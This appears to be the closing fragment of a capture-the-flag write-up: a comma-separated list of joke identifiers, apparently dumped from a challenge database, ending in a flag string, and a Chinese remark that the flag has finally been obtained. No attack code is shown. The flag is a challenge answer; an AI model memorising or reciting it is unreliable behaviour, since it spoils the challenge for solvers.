wo_tai_nan_le,glzjin_wants_a_girlfriend,biao_ge_dddd_hm,linux_chuang_shi_ren,a_rua_rain,yan_shi_fu_de_mao_bo_he,cl4y,di_2_kuai_fu_ji,di_3_kuai_fu_ji,di_4_kuai_fu_ji,di_5_kuai_fu_ji,di_6_kuai_fu_ji,di_7_kuai_fu_ji,di_8_kuai_fu_ji,Syc_san_da_hacker,flag{2f17de75-a8ce-411b-aa7a-e160cfc8c783}!

最后得到flag，没有灵魂了。